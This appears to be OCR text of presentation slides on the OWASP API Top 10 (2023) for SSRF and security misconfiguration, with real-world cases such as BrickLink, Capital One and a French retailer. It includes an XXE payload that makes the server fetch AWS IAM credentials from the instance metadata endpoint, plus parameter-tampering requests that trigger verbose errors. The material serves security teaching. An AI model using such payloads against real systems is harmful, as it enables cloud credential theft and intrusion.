
One example is for a target running on AWS EC2. In that system, a SSRF could cause the server to issue a request to the unique IP 169.254.169.254, which AWS uses by default to retrieve an instance metadata.

As this IP can be accessed only locally from the instance and is not exposed externally, an SSRF can bypass this limitation by issuing the call to that service by the server itself, allowing retrieval of the target’s credentials.

API7:2023 - Server-Side Request Forgery (SSRF)

Security Holes in LEGO APIs

Identified that the BrickLink web server is running on AWS EC2, so issued the following request:



Add to: Default Wanted List (1) ▾

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [ <!ENTITY xxe SYSTEM "http://169.254.169.254/latest/meta-
data/iam/security-credentials/[redacted]"> ]>
<INVENTORY>
<ITEM>
<ITEMTYPE>P</ITEMTYPE>
<ITEMID>1</ITEMID>
<REMARKS>&xxe;</REMARKS>
</ITEM>
</INVENTORY>
```

Need help? See instructions

	Price	Quantity	Qty Filled	Remarks	Notify	Exclude
Homemaker Bookcase 2 x 4 x 4 1 □ (Not Applicable)	Any			0	□	□

```
{
  "Code" : "Success",
  "LastUpdated" : [redacted],
  "Type" : [redacted],
  "AccessKeyId" : [redacted],
  "SecretAccessKey" :
[redacted],
  "Token" :
[redacted]
```

Got back the following response, which contained the AWS EC2 credentials of the server. Could have used those credentials to authenticate as that role:

SALT

API8:2023 Security Misconfiguration

Security configuration settings wrongly set to allow access to functions or information relating to backend system configurations

API8:2023 – Security Misconfiguration

Legitimate — Client sends a legitimate request

```
GET /api/v2/network/connections/593065
HTTP/1.1
Accept: application/json, text/plain, */*
Accept-Encoding: gzip

HTTP/1.1 200 OK
{
"status":”success",
}
```

Attack — Attackers modify the connectionId resulting in a detailed exception error

```
GET /api/v2/network/connections/5930aaaaa
HTTP/1.1
Accept: application/json, text/plain, */*
Accept-Encoding: gzip

HTTP/1.1 500 Server Error
{
"status":"failure",
"statusMessage":"An error occurred while validating
input: validation error: unexpected content
\"593065d1\"
({com.tibco.xml.validation}COMPLEX_E_UNEXPECTED_CON
TENT) at
/{http://www.tibco.com/namespaces/tnt/plugins/json}
ActivityOutputClass[1]/searchSvcReqsByRepReq[1]/sea
rch[1]/status[1]/aaaa[1]\ncom.tibco.xml.validation.
exception.UnexpectedElementException: unexpected
content \"aaaa\"&#xD;\n\tat
com.tibco.xml.validation.state.a.a.a(CMElementValid
ationState.java:476)&#xD;\n\tat
com.tibco.xml.validation.state.a.a.a(CMElementValid
ationState.java:270)&#xD;\n\tat
com.tibco.xml.validation.state.driver.ValidationJaz
z.c(ValidationJazz.java:993)&#xD;\n\tat
com.tibco.xml.validation.state.driver.ValidationJaz
z.b(ValidationJazz.java:898)&#xD;\n\tat ….
```

Security misconfiguration is commonly a result of insecure default configurations, incomplete or ad-hoc configurations, open cloud storage, misconfigured HTTP headers, unnecessary HTTP methods, and verbose error messages containing sensitive information.

Detailed errors can expose sensitive user data and system details that may lead to full server compromise.

API protection solutions should report on gaps and suggest remediation when manipulation attempts are made and the server response does not reject the request.

API8:2023 – Security Misconfiguration: Capital One Cloud Misconfiguration

The Capital One breach in 2019 was a chained attack, that was the result of a few issues, the primary vector being a misconfigured WAF.

Through other sources, we know that ModSecurity, an open-source WAF, was likely used to protect certain Capital One web applications and APIs. The WAF was not appropriately configured or tuned for Capital One's AWS environment and was overly permissive.


As a result, an attacker was able to bypass the WAF's content inspection and message filtering using a well crafted injection that targeted the backend AWS cloud metadata service.

Harvesting metadata typically only available to running workloads, the attacker was able to pivot their attack and compromise other systems within the AWS cloud environment, commonly referred to as server-side request forgery attack.


https://www.fugue.co/blog/a-technical-analysis-of-the-capital-one-cloud-misconfiguration-breach

API8:2023 – Security Misconfiguration

– real world example – French retail



```
POST /checkout/v0/carts/
                                                    HTTP/2
Host: api.
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:99.0) Gecko/20100101
Firefox/99.0
Accept: application/json, text/plain, */*
Accept-Language: fr,fr-FR;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/json;charset=utf-8
Content-Length: 167
Origin:
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-site
Authorization: Bearer
```



```
HTTP/2 500 Internal Server Error
Date: Tue, 03 May 2022 15:58:44 GMT
Content-Type: application/json
Content-Length: 306
X-
X-
Vary: Access-Control-Request-Headers
Access-Control-Allow-Origin:
Access-Control-Allow-Credentials: true
Cache-Control: no-cache, no-store, max-age=0, must-revalidate
Pragma: no-cache
Expires: 0
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=15724800; includeSubDomains
X-Frame-Options: DENY
X-Xss-Protection: 1 ; mode=block
Referrer-Policy: no-referrer

{
  "timestamp":"2022-05-03T17:58:44.308+02:00",
  "path":"/checkout/v0/carts/                                 /items",
  "status":500,
  "error":"Internal Server Error",
  "message":
  "Error calling cart-api, PATCH /carts/v0/                                /items sta
  tus: 400 BAD_REQUEST",
}
```

Attack:

Parameter tampering (array instead of single object) cause an error with second level of API details

